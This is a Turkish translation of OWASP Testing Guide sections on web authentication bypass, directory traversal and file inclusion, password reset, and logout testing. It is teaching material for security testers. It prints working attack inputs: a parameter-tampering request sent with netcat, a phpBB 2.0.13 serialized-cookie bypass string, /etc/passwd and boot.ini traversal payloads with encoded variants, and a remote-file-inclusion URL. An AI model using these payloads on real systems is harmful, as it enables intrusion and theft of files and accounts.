4.4.3 KİMLİK DOĞRULAMA KURGULARININ ATLATILMASI

ÖZET

Birçok uygulama özel bilgilere erişim veya görevi çalıştırmak için kimlik denetlemesi gerektirirken tüm kimlik doğrulama metodları yeterli seviyede güvenlik sağlamaz.

İhmal, bilgisizlik veya basit ve yetersiz kalan güvenlik tehditleri nedeniyle sık sık kimlik denetleme şemaları ve kimlik denetlemelerindeki oturum sayfalarını geçmek (bypass yapmak) ve dahili sayfalara direk olarak erişildi.

Buna ek olarak, kimlik denetleme yollarını istekler ve uygulama hileleri ile sıkıştırarak geçip authentice (kimlik doğrulamasını geçmek) mümkün. Bu, URL parametresini modifiye etmek ya da sahte oturum yolu ile biçimde (form'da) oynama yaparak gerçekleştirilebilir.

KONU TANIMI

Kimlik doğrulama ile ilgili problemler farklı aşamalardaki yazılım geliştirme çemberinde (software development life cycle, SDLC) bulunabilir. Mesela tasarım, gelişim ve kurulum aşamalarında.

Tasarım hata örnekleri korunan uygulama bölümlerinin yanlış tanımını, güvenli kimlik denetimindeki bilgi alış-verişleri için gereken güçlü şifreleme iletişim kurallarının uygulanmamasını içermektedir. Ve dahası..

Gelişim aşamalarındaki problemler, örneğin giriş onaylama fonksiyonunun yanlış gerçekleşmesi veya özel dil için en iyi pratik güvenliğin izlenmemesi.

Ek olarak, uygulama yüklenmesi (kurulum ve configure aktiviteleri) sırasında bazı sorunlar var.

KARA KUTU TESTI VE ÖRNEĞİ


Web uygulaması kullanarak kimlik doğrulamayı atlamanın (baypas etmenin) birkaç yolu var:

- Direk sayfa isteği (zorla tarama)(forced browsing)
- Parametrelerde değiştirme yapmak
- Oturum kimlik tahmini
- Sql Enjeksiyonu (Sql Injection)

Direk sayfa isteği (Direct page request)

Eğer web uygulaması sadece login sayfasına erişim denetimini gerçekleştirirse, kimlik doğrulama baypas edilmiş olur. Örneğin; eğer kullanıcı zorla tarama ile (forced browsing ile) direk olarak farklı bir sayfayı çağırırsa, sayfa garantili girişten


önce kullanıcının kimliğini doğrulamadan kontrol edilebilir. Tarayıcı adres çubuğu ile korumalı sayfaya direk erişimde bulunarak bu metodu test edebilirsiniz.



Parametre Değiştirme

Bir diğer sorun kimlik doğrulama dizayni ile ilgili ve uygulama başarılı oturumu sağladığında parametre değeri sabitlenir. Kullanıcı korumalı alanlara erişim hakkı elde etmek için kimlik doğrulama olmaksızın bu parametreyi modifiye edebilir. Aşağıdaki örnekte URL içinde bir parametre var, fakat proxy bu parametreyi modifiye edebilir, özellikle parametre form elemanlarını post ettiğinde (gönderdiğinde).


```
http://www.site.com/page.asp?authenticated=no

raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
</HEAD><BODY>
<H1>You Are Auhtenticated</H1>   (Başarıyla kimlik doğrulama yapıldı!)
</BODY></HTML>
```



Oturum kimlik tahmini

Birçok web uygulaması oturum kimlik değeri (session id) ile kimlik doğrulamayı yönetiyor. Bu nedenle eğer oturum kimliği kötü niyetli kullanıcı için tahmin edilebiliyor ve kullanıcı oturum kimliğini bulup uygulamada bir önceki kişinin oturumunu taklit ederek izinsiz erişim kazanıyor.

Aşağıdaki resimde çerezlerin değerleri düzenli olarak artıyor, böylece atak yapan kişinin doğru kimlik oturumunu tahmini kolaylaşıyor.




Aşağıdaki örnekte çerezlerin değerleri kısmen değişiyor, böylece bruteforce atağını kısıtlamayı mümkün kılıyor.

Session Identifier :	127.0.0.1/WebGoat WEAKID
Date	Value
2006/11/11 14:33:27	12430-1163252007028
2006/11/11 14:33:27	12431-1163252007138
2006/11/11 14:33:27	12432-1163252007247
2006/11/11 14:33:27	12433-1163252007435
2006/11/11 14:33:27	12434-1163252007544
2006/11/11 14:33:27	12435-1163252007653
2006/11/11 14:33:27	12436-1163252007763
2006/11/11 14:33:27	12437-1163252007872
2006/11/11 14:33:28	12438-1163252007982
2006/11/11 14:33:28	12439-1163252008091
2006/11/11 14:33:28	12440-1163252008200
2006/11/11 14:33:28	12442-1163252008310
2006/11/11 14:33:28	12443-1163252008419
2006/11/11 14:33:28	12444-1163252008528
2006/11/11 14:33:28	12445-1163252008638
2006/11/11 14:33:28	12446-1163252008747
2006/11/11 14:33:28	12447-1163252008857
2006/11/11 14:33:28	12448-1163252008966
2006/11/11 14:33:29	12449-1163252009075

Sql Enjeksiyon (HTML Formunda Kimlik Doğrulama)

SQL Enjeksiyon en çok bilinen atak tekniğidir. Bu bölümde tekniği detayları ile açıklamıyorum. Bazı bölümlerde sql enjeksiyon tekniği açıklanmıştır.

Aşağıdaki resim basit sql enjeksiyonunu gösteriyor. Formu kimlik doğrulama ile baypas etmek mümkün.



GRI KUTU TESTI VE ÖRNEĞİ

Bu bölümde atak yapan kişinin exploit yöntemi ile ya da web deposundan (açık kaynak uygulamalar) uygulamanın kaynak kodları alabildiğini ve kimlik doğrulamaya karşı temiz atakların gerçekleşmesinden bahsedicem.

Aşağıdaki örnekte (PHPBB 2.0.13 – Kimlik doğrulama açığı) 5. sıradaki unserialize() fonksiyonu kullanıcının temin ettiği çerezi ve $row dizisindeki değeri ayrıştırıyor. 10. sırada kullanıcı veritabanına md5 şifresini alıyor ve karşılaştırma yapıyor.

```
1.  if ( isset($HTTP_COOKIE_VARS[$cookiename . '_sid']) ||
2.  {
3.  $sessiondata = isset( $HTTP_COOKIE_VARS[$cookiename . '_data'] ) ?
4.
5.  unserialize(stripslashes($HTTP_COOKIE_VARS[$cookiename . '_data'])) : array();
6.
7.  $sessionmethod = SESSION_METHOD_COOKIE;
8.  }
9.
10. if( md5($password) == $row['user_password'] && $row['user_active'] )
11.
```

```
12. {
13. $autologin = ( isset($HTTP_POST_VARS['autologin']) ) ? TRUE : 0;
14. }
```

PHP'de In PHP a comparison between a string value and a boolean value (1 - "TRUE") is always "TRUE", so supplying the following string (important part is "b:1") to the userialize() function is possible to bypass the authentication control:

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

REFERANSLAR

Dökümanlar

- Mark Roxberry: "PHPBB 2.0.13 vulnerability"
- David Endler: "Session ID Brute Force Exploitation and Prediction" - http://www.cgisecurity.com/lib/SessionIDs.pdf

Araçlar

- WebScarab: http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- WebGoat: http://www.owasp.org/index.php/OWASP_WebGoat_Project

4.4.4 DİZİN KARŞITI/DOSYA İÇERİĞİ

ÖZET

Birçok web uygulaması günlük işlemleri için dosyaları kullanır yada yönetir. Girdi doğrulama methodu kullanılarak dizayn edilemez ya da yerleştirme yapılamaz, saldırgan sistemi exploit edebilir, okuma/yazma dosyaları ki bunlar kabul edilmezler, değişik durumlarda gelişi güzel kod ile ya da sistem komutları ile çalıştırmak mümkün.

KONU TANIMI

Web sunucuları ve web uygulamaları kimlik doğrulama mekanizmasını dosya ve kaynakların erişim kontrol sırasına göre gerçekleştirirler. Web sunucuları kullanıcıların kök (root) dizinindeki dosyaların içini ve ya web döküman dizinini (web document root) sınırlandırır ki bu dizin fiziksel dosya sistemidir. Kullanıcı web uygulamasında hiyerarşik yapıdaki temel dizin olan bu dizini dikkate alır. Access Control Lists (ACL) (giriş kontrol listesi), sunucudaki özel dosyalara tanımlanmış kullanıcı ve kullanıcı grupları erişebilir, modifiye ya da çalıştırma yapılabilir anlamına gelir. Bu mekanizma hassas dosyalara kötü niyetli kullanıcının (Linux'teki genel /etc/passwd gibi) erişimini ve sistem komutlarını çalıştırmasını engellemek için dizayn edilmiştir.

Web uygulamaları farklı içerikteki dosyalarda sunucu taraflı betikleri (server-side scripts) kullanır. Genel olarak bu metod grafikleri yönetmek, şablonlar (templates), statik yazı yükleme ve bunun gibi işlemleri kullanır. Malesefki, bu uygulamalar eğer doğru girdi parametreleri (form parametreleri, çerez değerleri (form parameters, cookie values)) olmazsa güvenlik açıklarının patlamasına neden oluyor.

Web sunucularında ve web uygulamalarında bu tarz problemler dizin dolaşımı/dosya içeriği ataklarını yükseltir. Bu gibi açıkları exploit etmek saldırgana dizini okuyabilme ve normalde izni olmayan bilgilere dışarıdan erişebilme sağlar.

OWASP Testing Guide'ın amacı, web uygulamaları ve web sunucuları tehditlerini göz önünde bulundurur ve okuyuculara bundan dahada ötesini sağlar.

Bu tür atak (dot-dot-slash ../ olarak bilinir), yol gezimi, dizinlere çıkış, geri izlemedir.

Dot-dot slash, path traversal, directory climbing, backtracking.

Değerlendirme süresince directory traversal'ı ve file include kusurlarını keşfedicez. Bunun için 2 farklı aşamaya ihtiyacımız var:

- (**a**) **Input Vectors Enumeration** (her girdi vectorünü sistematik eleme)
- (**b**) **Testing Techniques** (her atak tekniğini ve saldırganın kullandığı açığı exploit etmeyi sistemli eleme)

KARA KUTU TESTİ VE ÖRNEĞİ

(**a**) **Input Vectors Enumeration**
Input validation bypassing'de (Girdi Doğrulama Baypasında) uygulamanın hangi parçasının açığının olduğunu bulmak için test eden kişi tüm parçaları tek tek numaralandırır ve hangisinin içeriğinin kullanıcı tarafından kabul edildiğine bakar. Bu ayrıca HTTP GET ve POST queryleri içerir ve dosya yüklemelerindeki ve HTML formlarındaki genel ayarlardır.

Bu aşamadaki örneklerinin içeriği:

- HTTP isteklerindeki dosya ilişkileri parametreleri tanımak.
- Garip dosya uzantıları
- İlginç değişken isimleri

```
http://example.com/getUserProfile.jsp?item=ikki.html
http://example.com/index.php?file=content
http://example.com/main.cgi?home=index.htm
```

- Web uygulamalarındaki dinamik nesilli sayfa ya da şablonlar için tanımlanmış çerezleri kullanmak mümkün mü?

```
Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower
Cookie: USER=1826cc8f:PSTYLE=GreenDotRed
```

(**b**) **Deneme Teknikleri**

Bir sonraki test aşaması web uygulamasındaki giriş doğrulama fonksiyonlarının analizi.

Bir önceki örneği tekrar inceleyelim. Dinamik sayfa çağırılıyor. GetUserProfile.jsp statik bilgileri dosyadan yüklüyor ve içeriği kullanıcıya gösteriyor. Saldırgan kötü niyetli kodu girebiliyor "../../../../etc/passwd" ve bu Linux/Unix sisteminin şifre dosyasını içerir. Böyle bir atak açıkçası mümkün, fakat sadece ve sadece doğrulama noktası başarısız olursa. Tabi dosya sisteminin uygun olması ve web uygulamasının kendi kendine dosyayı okuyabilmesi gerekli.

Testin başarılı olması için, testi yapanın sistem hakkında bilgili olması ve dosya isteklerinin yerini bilmesi gerekir. /etc/passwd için ISS web sunucusunda bir istek noktası yoktur.

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

Bu çerez örneği:

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

Bu ek olarak dosya içerikleri, sciptler ve harici websitesindeki yerlerini öğrenmeyede olanak sağlar.

```
http://example.com/index.php?file=http://www.owasp.org/malicioustxt
```

Bu örnek CGI bileşeni ile kaynak kodun nasıl gösterilebileceğini path traversal kullanmadan yapılabileceğini ispatlıyor.

```
http://example.com/main.cgi?home=main.cgi
```

Bileşen "main.cgi" normal HTML statik dosyaları gibi aynı dizinde bulunur. Bazı bölümlerde test yapan özel karakterler kullanarak (".", "dot", "%00", null gibi) istekleri şifreme ihtiyacı duyar. Bunu dosya uzantılasını kontrol etmek yada script çalışmasını durdurmak için yapar.

İpucu: Geliştiricilerin yaptığı genel hata, her formun kodlanacağını (form encoding) beklememek ve sadece basit kodlamaları doğrulamak. Eğer uyguladığınız test stringi başarılı olamıyorsa farklı kodlama şemaları deneyin.

Her işletim sistemi farklı karakter yol ayırıcaları kullanır.

```
Unix-like OS:
root directory: "/"
directory separator: "/"
Windows OS:
root directory: "<drive letter>:\"
directory separator: "\" but also "/"
(Usually on Win, the directory traversal attack is limited to a single partition)
Classic Mac OS:
root directory: "<drive letter>:"
directory separator: ":"
```

- URL kodlaması ve çift URL kodlaması

  ```
  %2e%2e%2f represents ../
  %2e%2e/ represents ../
  ..%2f represents ../
  %2e%2e%5c represents ..\
  %2e%2e\ represents ..\
  ..%5c represents ..\
  %252e%252e%255c represents ..\
  ..%255c represents ..\ and so on.
  ```

- Unicode/UTF-8 Kodlaması (Sadece fazla uzun olan UTF-8 karakter kodlamasını kabul eden sistemlerde çalışır)

  ```
  ..%c0%af represents ../
  ..%c1%9c represents ..\
  ```

GRI KUTU TESTI VE ÖRNEĞİ

Gray Box (Gri kutu) yaklaşımlı analiz gerçekleştiğinde, bizde aynı methodu Black Box (Siyah Kutu) testinde izlemeliyiz. Buna rağmen, kaynak koda tekrar baktığımızda girdi vektörlerini kolayca ve kesin olarak aratabiliyoruz. Kaynak kodu tekrar

gözden geçirirken uygulama kodunda, bir arama yada bir şablon (biçim) aramasında basit araçlar (grep komutu gibi) kullanabiliriz: buna fonksiyonlar ve methodlar olmak üzere dosya sistemi operasyonlarıda dahildir.

```
PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...
JSP/Servlet: java.io.File(), java.io.FileReader(), ...
ASP: include file, include virtual, ...
```

Çevrimiçi kod arama motorları (Google CodeSearch[1], Koders[2]) açıkkaynak yazılımlardaki dizin dolaşım açıklarını (directory traversal flaws) bulmaya ve bunları internette açıklamaya olanak sağlar.

PHP için aşağıdakini kullanabiliriz:

```
lang:php (include|require)(_once)?\s*['"(]?\s*\$_(GET|POST|COOKIE)
```

Gray Box Test metodunu kullanarak açıkları bulabiliriz. Ki bunların bulunması oldukça zordur ya da mümkün olsa bile Black Box değerlendirmesi sırasında bulunabilir.

Bazı web uygulamaları veritabanında değerler ve parametreler saklayarak dinamik sayfalar üretirler. Bu directory traversal stringine özel terim eklenmesine olanak sağlayabilir. Tabi uygulama bilgileri kaydettiğinde. Bu tür güvenlik açıklarını ve eklenen fonksiyonların içeriği ve güvenliğindeki parametreleri bulmak kadar zordur. Aksi takdirde mümkün değildir.

Ek olarak, kaynak kod tekrar gözden geçirildiğinde, fonksiyonları analiz etmek ve geçersiz girdileri yakalamak mümkündür. Bazı geliştiriciler geçersiz girdiyi geçerli olacak şekilde değiştirirler, bu uyarı ve hatalardan kaçınmak içindir. Bu fonksiyonlar genelde güvenlik açıkları için dayanıksızdır.

Web uygulamasının aşağıdaki bilgileri içerdiğini varsayalım:

```
filename = Request.QueryString("file");
Replace(filename, "/","\");
Replace(filename, "..\","");
Testing for the flaw is acheived by:
file=....//....//boot.ini
file=....\\....\\boot.ini
file= ..\..\boot.ini
```

REFERANSLAR

Dökümanlar

- Security Risks of - http://www.schneier.com/crypto-gram-0007.html[3]
- phpBB Attachment Mod Directory Traversal HTTP POST Injection - http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html[4]

Araçlar

- Web Proxy (*Burp Suite*[5], *Paros*[6], *WebScarab*[7])
- Enconding/Decoding tools
- String searcher "grep" - http://www.gnu.org/software/grep/

4.4.5 ŞİFRE HATIRLAMA AÇIĞI VE ŞİFRE SIFIRLAMA

ÖZET

Birçok web uygulaması kullanıcının şifresini unuttuğu zaman sıfırlamasına izin verir. Bu genellikle e-posta adresine şifre sıfırlama isteğinin gitmesi ya da güvenlik sorusunun cevabı sorularak yapılır. Bu testte bu fonksiyonun gerçekleşmesini ve kimlik doğrulama şemasında bir kusur olmadığını görücez. Ayrıca uygulamanın kullanıcıya şifresini kaydetmesini (şifremi hatırla seçeneğini (remember password)) kontrol edicez.

KONU TANIMI

Web uygulamalarının büyük çoğunluğu kullanıcı şifresini unuttuğunda veya kaybettiğinde, şifresini kurtarmasını ya da sıfırlamasını sağlar. Esas prosedür değişikliği farklı uygulamalarda oldukça ağırdır ve güvenlik seviyesine bağlıdır. Fakat bu yaklaşım kullanıcının kimlik doğrulamasında her zaman alternatif bir yol olarak kullanılır. En basit ve en çok kullanılan yaklaşım kullanıcının e-posta adresinin istenmesi ve eski şifre ya da yeni şifrenin bu adrese gönderilmesidir. Bu şema varsayım üzerindedir ve bu kullanıcının e-postası tehlikeye atılmaz. Buda gayet güvenli bir yöntemdir.

Buna ek olarak, uygulama kullanıcıya gizli sorusunu sorabilir. Gizli soru kullanıcı tarafından belirlenen ve uygulamanın geliştiricisi tarafından belirlenen sorulardır. Bu güvenlik şeması farklı bir kişinin gelip bu soruya farklı birşeyler yazarak ya da cevabı tahmin ederek kendisini o kişi gibi tanıtıp bilgilere bakmasını sağlar. Mesela çok kolay olan bir güvenlik sorusu: “annenizin kızlık soyadı”, “çoçukluk arkadaşınız” ..vs gibi cevabı çok kolay tahmin edilebilir sorular. Bunlar saldırgan tarafından çok zorlanmadan yapabileceği bir iş. Örneğin daha iyi bir soru şu olabilir. “favori öğretmeniniz”. Bu en azından saldırganı biraz daha uğraştırabilecek ve sizin hakkınızda daha fazla bilgi sahibi olmasını gerektirecek türden bir sorudur. Bir diğer genel özellik, kullanıcıya kolaylık sağlamaktır. Buda şifrenin önbelleğe (cache) yerleştirilmesi ve tekrar tekrar şifre girmek zorunda kalınmamasıdır. Bu kullanıcılar için büyük bir kolaylıktır. Fakat aynı makinada farklı bir kullanıcınında gelip çok rahat bir şekilde bilgilerinize erişebilmesi anlamınada gelir.

KARA KUTU TESTI VE ÖRNEĞİ

Şifre Sıfırlama
İlk adım gizli soruyu kullanarak kontrol yapmak. E-posta adresine şifrenin gizli soru sorulmadan gönderilmesi demek e-posta'nın %100 güvenli olduğu anlamına itimat ediyor. Eğer uygulama yüksek seviyede güvenlik istiyorsa elverişli değildir. Bir diğer değişle, gizli soru kullanılırsa bir sonraki önemli adıma geçiyor.
İlk noktada şifrenin sıfırlanması için kaç tane sorunun cevaplanacağına ihtiyaç vardır. Uygulamaların çoğu sadece kullanıcının tek bir soruyu cevaplamasına ihtiyaç duyar. Fakat bazı kritik uygulamalarda iki ya da daha fazla soru cevaplar. Tabi doğru olacak şekilde.

İkinci adımda, soruları analiz etmeliyiz. Self-reser sistemleri sık sık birden fazla sorunun seçilmesini önerir. Saldırgan olduğunuzu varsayarak bunu yaptığınızı düşünün. Bu iyi bir imzadır.

Aşağıda adım adım self-reset araçlarının nasıl işlediğine bakalım.

- Birden fazla soru tavsiye ediliyor mu?

- Eğer evetse, cevabı basit olan genel bir soru seçin. Soru: Doğum tarihiniz / Cevap: 1983 gibi.
- Her zaman sorunuzu harfi harfine uyacak cevabı olanları seçin ve cevabınızda aynı şekilde olsun.
- Sorunuza bakın ve "ilk arabanız nedir?" gibi çok seçenekli soruları seçin. Saldırgan bunun için ufak bir liste yapıcaktır fakat şanslı ise hedefi tutturur.

- Ne kadar tahminde bulunabileceğinizi belirleyin.
  - Şifre sıfırlama isteği limitsiz yapılabiliyor mu?
  - Belli bir yanlış cevaptan sonra sistem kilitleniyor mu (lockout)? Lockout yani sistemi kilitlemek ya da sistemin belli bir yanlış cevaptan sonra artık kullanıcının girişini kitlemesi. Bu sistem kendi içerisinde güvenlik sorunları yaratabilir. Bu exploit edilebilir ve Denial os Service'a neden olabilir.
- Uygun bir soru seçin ve soruyu seçerken yukarıdaki kriterleri göz önünde bulundurun.
- Şifre sıfırlama aracı nasıl hareket eder?
  - Anında değişikliğe izin veriyor mu?
  - Eski şifreyi gösteriyor mu?
  - Önceden tanımlanan e-posta adresine şifreyi gönderiyor mu?
  - En iyi tehlikeli senaryo, eğer şifre sıfırlama aracı size şifreyi gösteriyorsa; bu saldırgana hesaba giriş yapabilme yetkisi verir, ve uygulama en son giriş bilgilerini ağlar, kurban hesabının ya da bilgilerinin tehlikede olduğunu bilmez.
  - Daha az tehlikeli olan senaryo, eğer şifre sıfırlama aracı kullanıcı tarafından zorlanırsa hemen şifreyi değiştirir. Fakat ilk senaryo kadar tehlikeli ve çalınabilir değildir. Saldırganın erişim kazanmasına ve gerçek kullanıcıyı sistemden atmasına izin verir.
  - En iyi güvenlik; eğer şifre sıfırlama yapıldı ise kayıtlı olduğu e-posta'ya gönderilir ya da başka bir e-posta adresine; bu deneme saldırganın sadece hangi e-posta olduğunu tahmin etmesi değil aynı zamanda hesaptan uzaklaşmasına ve kontrolü kaybetmesine neden olur.

Anahtar başarıyla exploit ediliyor ve soru ile cevabı yerleştirilerek şifre sıfırlama baypas ediliyor. Her zaman size göre istatiksel olarak en iyi olan ve cevabı çok değişkenli olan sorulara bakın. (tabi cevabında kolay olmaması durumunda). Son olarak şifre sıfırlama aracı sadece en zayıf sorunun en güçlüsüdür. Küçük bir not olarak, eğer uygulama eski şifreyi size açık text olarak gönderir ya da gösterirse bu demek oluyor ki şifre hash formunda saklanmıyordur. Buda uygulamanın kendi sorunudur.

Şifre Hatırlama

Şifremi hatırla mekanizması aşağıdaki 2 şekilde gerçekleşir:

1. Web tarayıcısının cache password dediğimiz şifreyi bellekte saklamaya izin vermesiyle. Buna rağmen uygulama mekanizması direk olarak bunu yapmaz, buna sizin izin vermeniz gerekir. Yani web tarayıcınızdan bunu yasaklayıp izin verebilirsiniz.

2. Kalıcı çerez olarak saklanabilir. Şifre şifrelenmeli ya da açık metin (cleartext) olarak gösterilmemelidir.

İlk methoda göre, aşağıdaki giriş sayfası HTML kodunu kontrol edin ve tarayıcının şifreyi hatırlama kısmının devredışı olduğunu görün.

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

Otomatik şifre tamamlama her zaman devredışı olmalıdır., özellikle hasas uygulamalarda, saldırgan eğer tarayıcı belleğine erişebiliyorsa şifreyi açık metin olarak (olduğu gibi) görebilir. İkinci methodu kontrol ettiğimizde saklanan çerez tarayıcı tarafından incelenir. Kimlik doğrulaması açık metin olarak saklanmaz, ama hashlanır, yani bozulur (kırılmaması için). Hash mekanizmasını inceleyelim: eğer açık olarak görünüyosa hashlanmış şifre, bunun güçlülüğü kontrol edilir. Kendi hash fonksiyonları birkaç kullanıcı adı deneyerek kolayca tahmin edilecek bir fonksiyon olup olmadığını kontrol eder. Ek olarak, oturum açma sırasında kimlik bilgileri doğrulanır ve uygulama her istek için hepsini beraber gönderir.

GRI KUTU TESTI VE ÖRNEĞİ

Bu test sadece fonksiyonel özellikli uygulamadır ve HTML kodu her zaman client'in içindedir. Gray Box (Gri kutu) testi aynı ana hatlarda bir önceki paragrafı izliyor. Kural dışı tek durum çerezdeki şifre şifrelenmiştir. Bu aşağıdaki linkte tanımlanmıştır.

Cookie and Session Token Manipulation

4.4.6 OTURUM KAPATMA VE TARAYICI BELLEK YÖNETİM TESTİ

ÖZET

Bu bölümde oturum kapatma fonksiyonunun işleyişini ve oturum kapandıktan sonra tekrar kullanılıp kullanılmadığını kontrol ediyoruz. Ayrıca uygulamanın kullanıcının belli bir süre aktiflik göstermediğinde otomatik oturum kapatmasını ve tarayıcı belleğinde herhangi bir hassas bilginin kalıp kalmadığını kontrol edicez.

KONU TANIMI

Web oturumunun sonunda genellikle 2 olay başlar:

- Kullanıcı oturum kapatır.
- Kullanıcı belli bir süre aktiflik göstermediğinde uygulamanın otomatik olarak oturum kapatır.

İki durumda dikkatli gerçekleşmelidir ve zayıflık hakkında bilgilendirmeden kaçınmak gerekir ki bu durum saldırgan tarafından exploit edilebilir ve erişim hakkı kazandırabilir. Daha özele inersek oturum kapatma fonksiyonu tüm oturum belirtilerini (en basitinden çerezleri) yoketmeli ya da kullanılamaz yapmalıdır. Ayrıca sunucu tarafınında bu belirtilerin tekrar kullanılmasını yasaklaması gerekir.

Not: En önemli şey sunucu tarafında uygulamanın geçersiz kılınmasıdır. Şu demek oluyor: Kod kendine uygun metodu çağırır, mesela Java'daki HttpSession.invalidate() veya .Net'teki Session.abandon() gibi. Tarayıcıdan çerezler silinir ama tam anlamıyla gerektiği gibi silinmez. Fakat bu sunucu tarafında oturum için yine geçersizdir ve tarayıcının çerezleri tutması saldırganın hiçbir işine yaramaz.

Eğer bazı olaylar yerine getirilmezse saldırgan bu oturum belirtilerini tekrarlatabilir. Buna “cookie replay attack” (ressurrect) yani yeniden canlandırmak denir. Böylece yasal kullanıcının oturumunu neredeyse aynı oturum gibi taklit ederek geri getirir. Tabiki, hafifletici faktör saldırganın bu çerez gibi belirtilere gereksinim duydugu erişim. (ki bu belirtiler kurbanın bilgisayarında saklanır.) Ama bu değişik durumlarda çok zor değil malesef. Bu atak için en genel senaryo açık bilgisayarın bazı özel bilgileri içeren yerlere giriş yetkisinin olmasıdır. Örnek olarak, webmail, bankacılık, online işlemler ..vs: kullanıcı bunu bitirdiğinde uygulama oturumu kapatır, eğer oturum kapatma işlemi düzgün şekilde işlemiyorsa devamında gelen kullanıcı aynı hesaba tekrar erişim yapabilir. Örneğin; basit bir buton gibi görünü geri butonu (back button). Farklı bir senaryo olarak çapraz site açığından (Cross Site Scripting vulnerability) ya da %100 korunmayan SSL böyle bir olaya neden olabilir. Kusurlu oturum kapama fonksiyonu uzun süreli çerezlerin çalınmasına neden olur ve hayatı saldırgan için kolaylaştırır. Bu konunun 3. testi, uygulamanın tarayıcı belleğindeki hassas bilgileri yasaklamasını, ve bunların kullanıcının uygulamaya genel bir bilgisayardan erişerek tekrar tehlikeli davranışlarda bulunmasını kontrol ediyor.

KARA KUTU TESTI VE ÖRNEĞİ

Oturum kapatma fonksiyonu:
İlk adım oturum kapatma fonksiyonunun varlığının test edilmesi. Oturum kapatma butonunu ve bu butonun görülebilir olduğunu kimlik denetimi isteyen tüm sayfalarda kontrol edin. Ya da sadece bazı güvenilir sayfalarda olduğunu kontrol edin. Çünkü açıkça görünür olmayan buton eğer kullanıcı oturumunu sonlandırmayı unutursa güvenlik riski oluşturabilir.

İkinci adım oturum belirtilerinin kullanıcı logout butonunu çağırdığında ne olduğunu kontrol etmeye dayanır. Örneğin, çerezler uygun şekilde kullanıldığında yeni set-cookie direktifi ile tüm oturum çerezleri silinir. Set-cookie direktifi çerezlerin değerini değersiz hale getirir (null (boş) ya da başka bir değer yapar). Ve eğer çerez devamlı (sürekli) ise bitiş tarihi geçmiş bir zamana ayarlanır ve tarayıcıya bu çerezden vazgeçmesi söylenir. Böylece eğer kimlik doğrulama sayfası orjinal çerezi aşağıdaki yol ile yerleştirirse:

```
Set-Cookie: SessionID=sjdhqwoy938eh1q; expires=Sun, 29-Oct-2006 12:20:00 GMT; path=/;
domain=victim.com
```

